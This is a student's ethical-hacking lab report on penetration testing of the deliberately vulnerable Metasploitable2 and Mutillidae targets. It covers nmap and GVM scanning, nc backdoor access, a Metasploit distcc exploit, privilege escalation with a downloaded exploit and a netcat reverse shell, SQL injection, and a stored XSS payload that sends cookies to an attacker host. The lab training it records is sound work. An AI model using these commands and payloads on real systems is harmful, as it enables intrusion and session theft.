Ethical Hacking Principles and Practice
June 2023

Shreya Wagley

wagleyshreya@gmail.com

Table of Contents

Executive Summary

This report embarks on a journey through the various facets of penetration testing, dissecting critical processes such as service and vulnerability detection, exploitation, post-exploitation manoeuvres, and web application penetration testing.

Service and Vulnerability Detection:
The first section of the report delves into service and vulnerability detection methodologies, highlighting the importance of precision in assessing potential risks. Utilizing the 'nmap' tool, the report demonstrates a shift from basic port scanning to a more accurate version detection approach, showcasing the 'sudo nmap -p 8787 -sV' command. This meticulous process reveals specific details about the detected service, such as 'drb' in Ruby, including its version. Additionally, the report introduces Greenbone Vulnerability Management (GVM) for comprehensive vulnerability scanning, emphasizing the significance of structured methodologies in identifying potential security gaps. The inclusion of a critical vulnerability on TCP port '54935' underscores the potential risks associated with insecure default configurations, providing a robust foundation for subsequent exploitation analysis.

Exploitation:
The exploitation section guides readers through practical scenarios, starting with the step-by-step process of exploiting a Metasploitable2 backdoor using the 'nc' tool. The report advances to the exploitation of the "ingreslock" backdoor on Metasploitable2, showcasing proficiency in leveraging common vulnerabilities. The third subsection outlines the exploitation of the DistCC Remote Code Execution (RCE) vulnerability, demonstrating a more sophisticated attack scenario. By providing detailed instructions and command sequences, this section effectively illustrates the practical implementation of exploitation techniques, emphasizing the importance of understanding and mitigating such vulnerabilities to bolster overall cybersecurity defences.

Post Exploitation:
Following successful exploitation, the report transitions to the post-exploitation phase, specifically focusing on privilege escalation. The detailed steps involve downloading and compiling a privileged escalation exploit for DistCC, showcasing the attacker's ability to persist and escalate privileges within the compromised system. The process highlights the importance of understanding not only initial entry points but also the subsequent steps that adversaries may take to maximize their impact on the target environment.

Web Pentesting:
The web pentesting section explores vulnerabilities in a Mutillidae web application, illustrating the crafted input necessary to exploit a database vulnerability. A screenshot provides tangible evidence of the successful exploitation, reinforcing the practical application of web pentesting skills. Moving forward, the report delves into stealing victim cookies from the Mutillidae web application, showcasing the exploitation of client-side vulnerabilities using crafted JavaScript code. The crafted blog entry code and a screenshot of received cookies on the attacker's server validate the effectiveness of the approach, emphasizing the importance of understanding and securing web applications against such attacks.

Service and Vulnerability Detection

1.1

a) To only scan the TCP port 8787 the command
'sudo namp -p 8787 192.168.1.105' is used. However, this is a basic port scan that simply reports the default service associated with that port, this may be unreliable. Thus using the command 'sudo nmap -p 8787 -sV 192.168.1.105' gives a more accurate software version and running service. The '-sV' flag enables version detection, thus useful in this case. Screenshot showing the command line and output:

b) Based on the output above, the detected service is 'drb' which is a service in Ruby that allows distributed objects to communicate with each other over a network . The software version detected is 'Ruby Drb RMI (Ruby 1.8)'.

1.2

a) First, start GVM with the command 'sudo gvm-start' and login once the web UI is opened. Then, on the navigation bar, hover over the 'Configurations' button and select the 'Port Lists' option. Next, create a port list as shown below:

To create a target, use the same approach as above, select the option 'Targets' from the 'Configurations' button on the navigation bar and create a target as shown below:

Next, create a task. Hover over the 'Scans' button on the navigation bar and select the 'Tasks' option and create a new task as shown below:

b) The following can be observed when comparing Report 1 to Report 2:

Report 1	Report 2
29 results with severity 'High'.	24 results with severity'High'
Uses 'All TCP Ports' as the target's Port List.	Uses 'All IANA assigned TCP' as the target's Port List.
Produced a total of total 612 results.	Produced a total of 557 results.

This comparison was made by observing the results produced and the Port List used by each report. The TCP port that is shown to have a severity 'High' result in Report 1; but not listed in Report 2, is TCP port '54935'. The CVSS for TCP port '54935' is '7.5' and its NVT is 'NVT: JAVA RMI Server Insecure Default Configuration RCE Vulnerability'. The 'Vulnerability Detection Result' for this port states:
"It was possible to login with the following credentials <User>:<Password>
  msfadmin:msfadmin
  postgres:postgres
  service:service
  user:user"

Exploitation
2.1

a) The following steps can be followed to exploit the specified Metasploitable2 backdoor using the 'nc' tool. First, enter the command 'nc 192.168.1.105 21'. Next, enter a username that ends with ':)'; password can be anything. This will open a listening shell on port '6200'. Finally, use command
'nc 192.168.1.105 6200' to gain access.

b) To exploit the old standby "ingreslock" backdoor on Metasploitable2 using the 'nc' tool the command 'nc 192.168.1.105 1524' is used.

2.2   Exploiting the DistCC RCE vuln on Metasploitable2 VM.

Step 1: Search for the exploit using the 'search distcc' command.
Step 2: Select the exploit using the command 'use exploit/unix/misc/distcc_exec' ('use 0' could also be used since msfconsole only returned one exploit from the above search command).
Step 3: View the available payloads for this exploit using the 'show payloads command'. The payload was set by default to 'cmd/unix/reverse_bash'.
Step 4: Select the specified payload with the 'set payload cmd/unix/bind_ruby' command.
Step 5: View the options for the exploit and the payload with the 'show options' command.
Step 6: Set the specified option using the 'set rhost 192.168.1.105' command.
Step 7: Launch the attack with the 'exploit' command.
Screenshot to prove successful exploitation:

Post Exploitation

3   Privilege escalation.

Step 1: In the command shell session obtained in 2.2, Download a privileged escalation exploit for DistCC form Computer Security Student[1] using the 'wget --no-check-certificate http://www.computersecuritystudent.com/DOWNLOADS/8572 -O exploit-8572.c' command. Since exploit-db.com is not used, the exploit can be downloaded directly from computersecuritystudent.com on the UNI's VPN.

Step 2: Compile the C file just downloaded using the 'gcc exploit-8572.c -o exploit-8572' command.

Step 3: Open a new Kali terminal window and create a Netcat session listening on port 4444 with the 'netcat -vlp 4444' command.

Step 4: In the terminal window containing the command shell session for Metasploitable2 VM, from above, ether the following commands:

[1] 'echo '#!/bin/sh' > /tmp/run'

[2] 'echo '/bin/netcat -e /bin/sh 192.168.1.104 4444' >> /tmp/run'

[3] 'ps -eaf | grep udev | grep -v grep'

[4] './exploit-8572 **<(PID obtained from [3]) – 1>**

Step 5: The above step will result in a new connection between Kali VM and Metasploitabl2 VM in the netcat session created in Step 3.

Screenshot to prove successful privilege escalation:

[1] http://ww.computersecuritystudent.com

Web Pentesting

4.1

a) The crafted input to display the details of all users stored in the Mutillidae web application database is " random' or 1=1 #". Upon inspecting the HTML of the page, the comment block at the top indicates that the database password is set to blank. Thus the password input box can be left blank when entering crafted inputs.

b) Screenshot to prove success:

4.2

a) The following steps can be taken to retrieve a victim's cookies from the 'Mutillidae' web application and send them to a remote attacker machine. First, set up a simple web server on Kali VM, as it is the attacking machine, to receive HTTP requests that contain the stolen cookies. This is done using the command 'sudo python3 -m http.server 80' on Kali terminal. Then, in the 'Blog Entry' text box on the 'Mutillidae' web application enter crafted JS code that leverages the '<img>' tag's 'src' attribute to include the HTTP requests that can send the stolen cookies to the web server set up on the KaliVM. Finally, visit the 'Mutillidae' web application from the victim PC; Win7 VM. This will disclose Win7 VM's session cookies to the web server set up on Kali VM.

b) For the crafted blog entry the following can be used:
> This is just a blog, nothing suspicious here!
> <script> new Image().src="http://192.168.1.104/bluff.jpeg?" +
> document.cookie </script>

c) Screenshot of the received cookie on the previous web server set up on Kali VM: